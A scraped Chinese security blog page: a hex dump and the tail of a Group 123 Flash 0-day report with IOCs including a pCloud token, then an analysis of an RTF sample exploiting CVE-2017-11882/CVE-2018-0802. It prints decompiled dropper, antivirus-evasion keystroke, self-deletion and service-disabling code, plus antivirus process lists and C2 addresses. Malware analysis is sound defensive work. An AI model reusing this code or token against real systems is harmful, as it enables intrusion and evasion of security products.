00000420  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000430  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000440  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000450  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 B4  ...............´
00000460  C0 00 00 FF D8 FF E0 00  10 4A 46 49 46 00 01 01  À..ÿØÿà..JFIF...
00000470  01 00 60 00 60 00 00 FF  DB 00 43 00 10 0B 0C 0E  ..`.`..ÿÛ.C.....
00000480  0C 0A 10 0E 0D 0E 12 11  10 13 18 28 1A 18 16 16  ...........(....
00000490  18 31 23 25 1D 28 3A 33  3D 3C 39 33 38 37 40 48  .1#%.(:3=<9387@H
000004A0  5C 4E 40 44 57 45 37 38  50 6D 51 57 5F 62 67 68  \N@DWE78PmQW_bgh
000004B0  67 3E 4D 71 79 70 64 78  5C 65 67 63 FF DB 00 43  g>Mqypdx\egcÿÛ.C
000004C0  01 11 12 12 18 15 18 2F  1A 1A 2F 63 42 38 42 63  ......./../cB8Bc
000004D0  63 63 63 63 63 63 63 63  63 63 63 63 63 63 63 63  cccccccccccccccc
000004E0  63 63 63 63 63 63 63 63  63 63 63 63 63 63 63 63  cccccccccccccccc
000004F0  63 63 63 63 63 63 63 63  63 63 63 63 63 63 63 63  cccccccccccccccc
00000500  63 FF C0 00 11 08 03 84  05 A0 03 01 22 00 02 11  cÿÀ....▌. .."....
00000510  01 03 11 01 FF C4 00 1F  00 00 01 05 01 01 01 01  ....ÿÄ..........
00000520  01 01 00 00 00 00 00 00  00 00 01 02 03 04 05 06  ................
00000530  07 08 09 0A 0B FF C4 00  B5 10 00 02 01 03 03 02  .....ÿÄ.µ.......
00000540  04 03 05 05 04 04 00 00  01 7D 01 02 03 00 04 11  .........}......
00000550  05 12 21 31 41 06 13 51  61 07 22 71 14 32 81 91  ..!1A..Qa."q.2.'
00000560  A1 08 23 42 B1 C1 15 52  D1 F0 24 33 62 72 82 09  ¡.#B±Á.RÑð$3br▌.
00000570  0A 16 17 18 19 1A 25 26  27 28 29 2A 34 35 36 37  ......%&'()*4567
00000580  38 39 3A 43 44 45 46 47  48 49 4A 53 54 55 56 57  89:CDEFGHIJSTUVW
00000590  58 59 5A 63 64 65 66 67  68 69 6A 73 74 75 76 77  XYZcdefghijstuvw
000005A0  78 79 7A 83 84 85 86 87  88 89 8A 92 93 94 95 96  xyz▌▌▌▌▌▌▌▌´▌▌▌▌
000005B0  97 98 99 9A A2 A3 A4 A5  A6 A7 A8 A9 AA B2 B3 B4  ▌▌▌▌¢£¤¥¦§¨©ª²³´
000005C0  B5 B6 B7 B8 B9 BA C2 C3  C4 C5 C6 C7 C8 C9 CA D2  µ¶·¸¹ºÂÃÄÅÆÇÈÉÊÒ
000005D0  D3 D4 D5 D6 D7 D8 D9 DA  E1 E2 E3 E4 E5 E6 E7 E8  ÓÔÕÖ×ØÙÚáâãäåæçè
000005E0  E9 EA F1 F2 F3 F4 F5 F6  F7 F8 F9 FA FF C4 00 1F  éêñòóôõö÷øùúÿÄ..
000005F0  01 00 03 01 01 01 01 01  01 01 01 01 00 00 00 00  ................
00000600  00 00 01 02 03 04 05 06  07 08 09 0A 0B FF C4 00  .............yÄ.
```


后面JPG数据的长度

JPG文件头

图片为电脑的截屏，如下是其中的一个例子：



我们见到的数据最早上传时间为 2 月 2 日，这个时间点晚于攻击被揭露之后，所以几乎所有电脑桌面截图都是安全分析人员或沙箱的：



参考链接

Flash 0-Day In The Wild: Group 123 At The Controls:

http://blog.talosintelligence.com/2018/02/group-123-goes-wild.html

Security Advisory for Flash Player | APSA18-01

https://helpx.adobe.com/security/products/flash-player/apsa18-01.html

IOC

pcloud 网盘访问 Token

FvpEZb8OdiCFSNHJZQMKbO7ZjkYXAL509nzzFNnu2Tosb53KxcKy

文件 HASH

5f97c5ea28c0401abc093069a50aa1f8

d2881e56e66aeaebef7efaa60a58ef9b

样本分析 CVE-2017-11882、CVE-2018-0802 漏洞组合远控木马

作者：皆明
文章来源：【简书】https://www.jianshu.com/p/4c071b49df0a

前言

看到腾讯电脑管家在 freebuf 上发了一篇《NDAY 漏洞 CVE-2017-11882 与 0Day 漏洞 CVE-2018-0802 漏洞组合传播远控木马的样本分析》，觉得这个样本很有学习意义。就根据这个样本，梳理了下相关的知识点整理成这个报告。

分析

rtf

分析报告中提到该样本为 rtf 文档类型，在 rtf 里面嵌入了两个 ole 对象，而这两个 ole 对象分别会触发 CVE-2017-11882、CVE-2018-0802 漏洞。

CVE-2017-11882、CVE-2018-0802 都属于栈溢出漏洞，都是对 Equation Native 数据结构处理不当导致。【腾讯电脑管家】

此外，rft 文档中还嵌入了一个 package 对象，通过 package 对象释放 setup.zip 到临时目录下，只要 ole 对象中两个漏洞利用只要触发其中一个，shellcode 代码就会将 setup.zip 拷贝到 C:\Users[username]\AppData\Roaming\Microsoft\Word\STARTUP\z.wll 下，只要下次 word 启动的时候就会自动加载 z.wll，从而实现自启动。

当我们拿到样本后，可以通过 rtfobj.py 获取样本的 ole 对象情况。如前面所说的 rtf 样本文档中嵌入了 2 个 ole 对象，此外还嵌入了一个 package 对象。详情如下：

```
---+----------+--------------------------------+--------------------------------
id |index     |OLE Object                      |OLE Package
---+----------+--------------------------------+--------------------------------
0  |00089BB7h |format_id: 2 (Embedded)         |Filename: ''
   |          |class name: 'Package'           |Source path: ''
   |          |data size: 754732               |Temp path = ''
---+----------+--------------------------------+--------------------------------
1  |001FA4B0h |format_id: 2 (Embedded)         |Not an OLE Package
   |          |class name: '\x00\x00\x00\x00\x|
   |          |00\x00\x00\x00\x00\x00'         |
   |          |data size: 7680                 |
---+----------+--------------------------------+--------------------------------
2  |001FF76Dh |format_id: 2 (Embedded)         |Not an OLE Package
   |          |class name: '\x00\x00\x00\x00\x|
   |          |00\x00\x00\x00\x00\x00'         |
   |          |data size: 7680                 |
---+----------+--------------------------------+--------------------------------
```

将这 2 个 ole 对象和 package 对象 dump 出来，发现 package 对象是一个 PE 文件。而我看了下报告中基础知识介绍，对于 rtf 格式文档，如果用户单击文档内的对象，则 WORD 进程会将对象提取到用户的临时目录，并使用默认处理程序启动它们。


在文档关闭后，WORD 进程会将用户的临时目录中提取的 ole 对象进行删除。也就是说恶意样本要进行恶意操作的话，需要在文档打开的时间段进行，因为在这时间段内释放出来的文件可以用系统上的其他进程。

关于 OLE1 Packager 格式，网上也做了总结：

名称	长度	描述
Header	4	总是将流头设置为 0200
Label	可变	嵌入的对象标签，默认为文件名。（以 Null 结束）
OrgPath	可变	嵌入对象的原始路径。（以 Null 结束）
UType	8	● 未知—可能是一个格式 ID ● 对于嵌入对象来说，设置成 00000300 ● 对于链接对象来说，设置成 00000100
DataPathLen	8	DataPath 的长度
DataPath	可变	提取源系统的路径和文件名，默认在%localappdata%/Temp。（以 Null 结束）
DataLen	8	嵌入数据的长度
Data	可变	嵌入的数据
OrgPathWLen	8	OrgFileW 的长度
OrgPathW	可变	嵌入对象的原始路径。（WChar）
LabelLen	8	LabelW 的长度
LabelW	可变	嵌入对象的标签，默认为文件名。（WChar）
DefPathWLen	8	OrgPathW 的长度
DefPathW	可变	嵌入对象的原始路径。（WChar）


OLE1 Packager 格式

通过{\object ... {\objdata ...}}定位 Object 部分，其中的 objdata 部分为编码成 16 进制的字符串。对于这部分 16 进制字符数据通过 bytearray.fromhex(data)就能将其转换回来，从而进一步观察分析。



Package 结构十六进制视图

从 Package 结构十六进制视图中的红色框选区域看出对象为嵌入对象，嵌入数据的长度为 0x000b8400（小端：高右低左）换算成十进制 754688，跟我们 dump 出来的 PE 文件的大小 754716 基本吻合。从结构上没有看到原始路径的信息，但从 dump 出来的 PE 中我得知它的编译时间为 2017-12-29，并且我们还提取到了 PDB 路径信息。



dump Pe 文件信息

另外两个 ole 对象大小都为 8k，其中包含的敏感字符串信息正是前面提及到的 setup.zip 和 z.wll 这两个文件。


命中规则字符

```
N a t i v e

 □
 □□

   憬
 k lhj
 □□□□
□□
XXXXXXXXXX麥□□□ 麥祏沛沛菟菟涑
jC~剽s^要樽叭tmp%setup.zip
%APPDATA%Microsoftwordstartupw.wll gd
@
63纔□□? t□GG膝f=0□t□f=P□Y_痒媢t.×□酬燥
□蕊□8翩u鎔蟬$□蚩^奴耘餚
  嬤侂
  SW
 S込□W密
  j SP鑽
涑涑a a a
```

File Execution Options\EQNEDT32.EXE 将 Debugger 设置成我们的调试器，当 EQNEDT32.exe 进程启动的时候我们就能够接管过来。

Image File Execution Options 项 设置调试

附加 EQNEDT32.EXE 程序后在关键 API 下断点，发现它将 setup.zip 拷贝到 word 启动目录下并命名为 z.wll。



CopyFile

当 word 再次启动的时候，它会加载启动目录下的 z.wll 文件。接着创建 "%ALLUSERSPROFILE%\NetWork\ 目录，写入数据到 tmp.exe 并将其执行。

```
FileName = 0;
memset(&v6, 0, 0x103u);
NumberOfBytesWritten = 0;
Dst = 0;
memset(&v8, 0, 0x103u);
ExpandEnvironmentStringsA("%ALLUSERSPROFILE%\\NetWork\\", &Dst, 0x104u);
CreateDirectoryA(&Dst, 0);                    // 创建"%ALLUSERSPROFILE%\\NetWork\\ 目录
ExpandEnvironmentStringsA("%ALLUSERSPROFILE%\\NetWork\\tmp.exe", &FileName, 0x104u);// "%ALLUSERSPROFILE%\\NetWork\\ 目录下，创建tmp.exe
result = CreateFileA(&FileName, 0x10000000u, 3u, 0, 2u, 0x80u, 0);
v1 = result;
if ( result != (HANDLE)-1 )
{
  WriteFile(result, &unk_10003020, 0x86010u, &NumberOfBytesWritten, 0);
  CloseHandle(v1);
  memset(&StartupInfo, 0, 0x44u);
  ProcessInformation.hProcess = 0;
  ProcessInformation.hThread = 0;
  ProcessInformation.dwProcessId = 0;
  ProcessInformation.dwThreadId = 0;
  StartupInfo.wShowWindow = 0;
  StartupInfo.cb = 68;
  StartupInfo.dwFlags = 1;
  result = (HANDLE)CreateProcessA(0, &FileName, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);// 执行tmp.exe
  if ( result )
  {
    CloseHandle(ProcessInformation.hProcess);
    result = (HANDLE)CloseHandle(ProcessInformation.hThread);
  }
}
return result;
```

image.png

tmp.exe

主要行为：

1、通过获取 ComputerName 拼接字符串，大概就是 Global\\Net[ComputerName]_ 这样。随后，创建互斥体防止程序多次执行。

```
nSize = 260;
GetComputerNameW(&Buffer, &nSize);
wsprintfW(&Name, L"Global\\_Net_%s_", &Buffer);
CreateMutexW(0, 0, &Name);                    // 根据ComputerName称拼接字符串，创建相应的互斥体
sub_407530();
```

互斥体创建

2、提升进程权限，这也算常见的提权。主要是通过获取了当前进程的 id 后，利用 OpenProcessToken、LookupPrivilegeValueW、AdjustTokenPrivileges 完成权限的提升。

```
HANDLE v0; // eax@1
signed int result; // eax@4
HANDLE TokenHandle; // [sp+0h] [bp-1Ch]@1
struct _LUID Luid; // [sp+4h] [bp-18h]@2
struct _TOKEN_PRIVILEGES NewState; // [sp+Ch] [bp-10h]@5 新特权信息的指针(结构体)

v0 = GetCurrentProcess();                       // 通过GetCurrentProcess获取当前进程ID
if ( !OpenProcessToken(v0, 0x28u, &TokenHandle) )// 获取进程的令牌句柄 TOKEN_QUERY|TOKEN_ADJUST_PRIVILEGES
  return 0;
if ( !LookupPrivilegeValueW(0, L"SeDebugPrivilege", &Luid) )// 查询进程的权限
{
  CloseHandle(TokenHandle);
  return 0;
}
NewState.Privileges[0].Luid = Luid;
NewState.PrivilegeCount = 1;
NewState.Privileges[0].Attributes = 2;
if ( AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0x10u, 0, 0) )// 修改特权成功 返回1
{
  result = 1;
}
else
{
  CloseHandle(TokenHandle);
  result = 0;
}
return result;
```

提升权限

3、通过创建线程执行接下来的恶意行为，但是线程代码未能够被 IDA 识别出来。而在程序跑起来后，它通过读取这线程代码进行 XOR 0x6b 进行解密。

```
00405B4F  .  AC          lods byte ptr ds:[esi]
00405B50  ?  2F          das
00405B51  ?  4F          dec edi                          user32.wsprintfW
00405B52  ?  4F          dec edi                          user32.wsprintfW
00405B53  ?  97          xchg eax,edi                     user32.wsprintfW
00405B54  ?  F9          stc
00405B55  ?  2A6B 58     sub ch,byte ptr ds:[ebx+0x58]
00405B58  ?  B0 E2       mov al,0xE2
00405B5A  ?  F7          ???                              未知命令
00405B5B  ?  4F          dec edi                          user32.wsprintfW
00405B5C  ?  53          push ebx
00405B5D  ?  B6 6B       mov dh,0x6B
00405B5F  ?  6B01 09     imul eax,dword ptr ds:[ecx],0x9
00405B62  .  E6 E7       out 0xE7,al
00405B64  ?  4F          dec edi                          user32.wsprintfW
00405B65  ?  B9 C96B6B58 mov ecx,0x586B6BC9
00405B6A  ?  AB          stos dword ptr es:[edi]
00405B6B  .  383A        cmp byte ptr ds:[edx],bh         c => 00
00405B6D  .  0D E2EF4FB3 or eax,0xB34FEFE2
00405B72  ?  C9          leave
00405B73  ?  6B6B 83 E9  imul ebp,dword ptr ds:[ebx-0x7D],-0x17
00405B77  ?  856B 6B     test dword ptr ds:[ebx+0x6B],ebp
00405B7A  .  E8 AF670395 call 9543C32E
00405B7F  ?  6A 6B       push 0x6B
```

解密前

```
00405B4F  .  C74424 24 FC mov dword ptr ss:[esp+0x24],3aecbc23.00
00405B57  .  33DB         xor ebx,ebx
00405B59  .  899C24 38DD0 mov dword ptr ss:[esp+0xDD38],ebx
00405B60  .  6A 62        push 0x62                          n = 62 (98.)
00405B62  .  8D8C24 D2A20 lea ecx,dword ptr ss:[esp+0xA2D2]
00405B69  .  33C0         xor eax,eax
00405B6B  .  53           push ebx                           c = 00
00405B6C  .  51           push ecx                           s = NULL
00405B6D  .  66:898424 D8 mov word ptr ss:[esp+0xA2D8],ax
00405B75  .  E8 82EE0000  call <jmp.&MSVCR90.memset>         memset
00405B7A  .  83C4 0C      add esp,0xC
00405B7D  .  68 FE010000  push 0x1FE                         n = 1FE (510.)
00405B82  .  8D8424 2AD30 lea eax,dword ptr ss:[esp+0xD32A]
00405B89  .  33D2         xor edx,edx
00405B8B  .  53           push ebx                           c = 00
00405B8C  .  50           push eax                           s = FFFFFFF3
00405B8D  .  66:899424 30 mov word ptr ss:[esp+0xD330],dx
00405B95  .  E8 62EE0000  call <jmp.&MSVCR90.memset>         memset
00405B9A  .  83C4 0C      add esp,0xC
00405B9D  .  68 06020000  push 0x206                         n = 206 (518.)
00405BA2  .  8D9424 12CD0 lea edx,dword ptr ss:[esp+0xCD12]
00405BA9  .  33C9         xor ecx,ecx
00405BAB  .  53           push ebx                           c = 00
00405BAC  .  52           push edx                           s = 0012F70E
```

解密后

4、检测窗口字符串是否匹配“检测到安全风险”、“Symantec Endpoint Protection”、“防火墙问题”、“防火墙警报”等，部分是情况是为了通过匹配窗口字符串成功，通过模拟键盘键值输入来进行对抗安全检测。

比如说当匹配到“检测到安全风险”后，模拟键盘输入顺序为 [TAB] [TAB] [TAB] [Enter]

```
sub_4021D0(0, (int)&v7, (int)&v11, (int)"SymHTMLDialog", (int)"检测到安全风险");
v5 = (v9 - (signed int)v8) >> 2;
if ( v5 )
{
  if ( v5 <= 0 )
    invalid_parameter_noinfo();
  SetFocus(*(HWND *)v8);
  if ( !((v9 - (signed int)v8) >> 2) )
    invalid_parameter_noinfo();
  SetForegroundWindow(*(HWND *)v8);
  Sleep(0x64u);
  keybd_event(9u, 0, 0, 0);                    // [TAB]
  keybd_event(9u, 0, 2u, 0);
  Sleep(0x64u);
  keybd_event(9u, 0, 0, 0);                    // [TAB]
  keybd_event(9u, 0, 2u, 0);
  Sleep(0x64u);
  keybd_event(9u, 0, 0, 0);                    // [TAB]
  keybd_event(9u, 0, 2u, 0);
  Sleep(0x64u);
  keybd_event(0xDu, 0, 0, 0);                  // [ENTER]
  keybd_event(0xDu, 0, 2u, 0);
```

检测到安全风险

而匹配到“防火墙警报”后，模拟键盘输入顺序为[TAB] [UP] [UP] [UP] [TAB] [TAB] [TAB] [TAB] [ENTER]

```
sub_4021D0(0, (int)&v6, (int)&v10, (int)"SymHTMLDialog", (int)"防火墙警报");
if ( (v8 - (_DWORD)v7) & 0xFFFFFFFC )
{
  keybd_event(9u, 0, 0, 0);                 // [TAB]
  keybd_event(9u, 0, 2u, 0);
  Sleep(0x64u);
  keybd_event(0x26u, 0, 0, 0);              // [up]
  keybd_event(0x26u, 0, 2u, 0);
  Sleep(0xC8u);
  keybd_event(0x26u, 0, 0, 0);              // [up]
  keybd_event(0x26u, 0, 2u, 0);
  Sleep(0xC8u);
  keybd_event(0x26u, 0, 0, 0);              // [up]
  keybd_event(0x26u, 0, 2u, 0);
  Sleep(0xC8u);
  keybd_event(9u, 0, 0, 0);                 // [TAB]
  keybd_event(9u, 0, 2u, 0);
  Sleep(0x64u);
  keybd_event(9u, 0, 0, 0);                 // [TAB]
  keybd_event(9u, 0, 2u, 0);
  Sleep(0x64u);
  keybd_event(9u, 0, 0, 0);                 // [TAB]
  keybd_event(9u, 0, 2u, 0);
  Sleep(0x64u);
  keybd_event(9u, 0, 0, 0);                 // [TAB]
  keybd_event(9u, 0, 2u, 0);
  Sleep(0x64u);
  keybd_event(0xDu, 0, 0, 0);               // [ENTER]
  keybd_event(0xDu, 0, 2u, 0);
  Sleep(0x64u);
```

image.png

5、在 C:\Documents and Settings\All Users\NetWork 目录下创建 servernet.exe

6、对路径进行比较，如果是当前运行的程序是 servicenet.exe，则拷贝自身到 servicenet.exe，通过 cmd 加载。随后通过批处理文件删除自身。

```
if ( v0 )
{
  wsprintfW(
    &WideCharStr,
    L":delfile\r\necho deleting...\r\nping 127.0.0.1\r\ndel \"%s\"\r\nif exist \"%s\" goto delfile\r\ndel \"%s\"\r\n",
    &Filename,
    &Filename,
    &FileName);
  WideCharToMultiByte(0, 0, &WideCharStr, -1, &MultiByteStr, 1000, 0, 0);
  WriteFile(v0, &MultiByteStr, strlen(&MultiByteStr), &NumberOfBytesWritten, 0);
  CloseHandle(v0);
```

批处理文件内容

```
mov dword ptr ss:[esp+0x34],eax
lea eax,dword ptr ss:[esp+0x80]
push eax                                CommandLine = "cmd.exe /c "C:\Documents and Settings\All Users\NetWork\servernet.exe""
push 0x0                                ModuleFileName = NULL
mov dword ptr ss:[esp+0x40],0x44
mov dword ptr ss:[esp+0x6C],0x1
call dword ptr ds:[<&KERNEL32.CreatePro  CreateProcessA
```

cmd 加载执行 servicenet.exe

servicenet.exe

主要行为：

1、检测 servicenet.exe 目录是不是为 C:\Users[username]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup，这个目录是 windows 下的开机启动目录。

2、通过模拟鼠标操作对抗 bkav、赛门铁克安全产品，以及通过模拟键盘输入来绕过防火墙检测，而这些操作都是程序通过创建线程来实现。

3、在线程中加载执行 C:\Documents and Settings\All Users\NetWork 目录下的 servernet.exe

```
ExpandEnvironmentStringsA("%ALLUSERSPROFILE%\\NetWork", &v39, 0x104u);
v26 = 's';
v29 = 'v';
v32 = 'n';
v27 = 'e';
v30 = 'e';
v33 = 'e';
v28 = 'r';
v31 = 'r';
v34 = 't';
v35 = 0;
memset(&v36, 0, 0x1F4u);
sub_408750("%s\\%s.exe", &v39, &v26);
if ( CreateProcessA(&ApplicationName, "ByPassAvast", 0, 0, 0, 0x240u, 0, 0, &StartupInfo, &ProcessInformation) )
{
  CloseHandle(ProcessInformation.hProcess);
  CloseHandle(ProcessInformation.hThread);
}
```

加载执行 servernet.exe

4、通过 cmd 命令关闭 PcaSvc 服务

"sc stop PcaSvc"　　程序兼容性助手(PCA)提供支持
"sc config PcaSvc start= disabled"

5、判断系统是否为 64 位，根据系统版本位数拷贝数据大小也不一样，32 位 0x1E00u、64 位 0xFA00u。

6、检测程序是否存在于“「开始」菜单\程序\启动”、“AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup”下。

7、遍历进程列表，检测杀软。检测列表如下：

avp.exe
QQPCTray.exe
TMBMSRV.exe
ptSessionAgent.exe
ccSvcHst.exe

AvastSvc.exe
egui.exe
ekrn.exe
Avira.ServiceHost.exe
avguard.exe
avgnt.exe
360sd.exe、360tray.exe、360rps.exe
NS.exe
kxetray.exe
KSafeTray.exe

8、联网通信

83.166.242.122：443
109.237.110.10：81

9、根据检测不同的进程执行的对抗行为也不一样。

如果检测到进程中存在 avp.exe、QQPCTray.exe，就会将 servernet.exe 拷贝到启动目录下。

如果检测到进程中存在TMBMSRV.exe、ptSessionAgent.exe、ccSvcHst.exe、360sd.exe、360tray.exe、360rps.exe 等其中一款产品，且根据对应的系统版本的情况释放文件的同时再去执行不同的行为。

servernet.exe

```
memset(&Dst, 0, 0x1EEu);
while ( !sub_401000(&hToken, &Str1) )       // 获取 EXPLORER.EXE 权限句柄
  Sleep(0x3E8u);
memset(&StartupInfo, 0, 0x44u);
v22 = 'w';
v23 = 'i';
v25 = 's';
v26 = 't';
v24 = 'n';
v28 = '0';
v29 = '\\';
v27 = 'a';
v31 = 'e';
v32 = 'f';
v30 = 'd';
v34 = 'u';
v35 = 'l';
v33 = 'a';
StartupInfo.cb = 'D';
v36 = 't';
v37 = 0;
memset(&v38, 0, 0x1E8u);
StartupInfo.lpDesktop = (LPWSTR)&v22;       // 获取 EXPLORER.EXE 权限 执行servicenet.exe
v4 = CreateProcessAsUserW(hToken, v2, a2, 0, 0, 0, 0x20u, 0, 0, &StartupInfo, &ProcessInformation);
```

执行 servicenet.exe

Srvlic.dll / msTracer.dll

这两个文件的 MD5 是一样的，只是情况不同所以命名不一样。它们的主要功能也是为了加载执行执行 servicenet.exe

```
ExpandEnvironmentStringsA("%ALLUSERSPROFILE%\\NetWork", &Dst, 0x104u);
v9 = 's';
v12 = 'v';
v15 = 'n';
v10 = 'e';
v13 = 'e';
v16 = 'e';
v11 = 'r';
v14 = 'r';
v17 = 't';
v18 = '\0';
memset(&v19, '\0', 0x1F4u);
sub_10001190("%s\\%S.exe", &Dst, &v9);
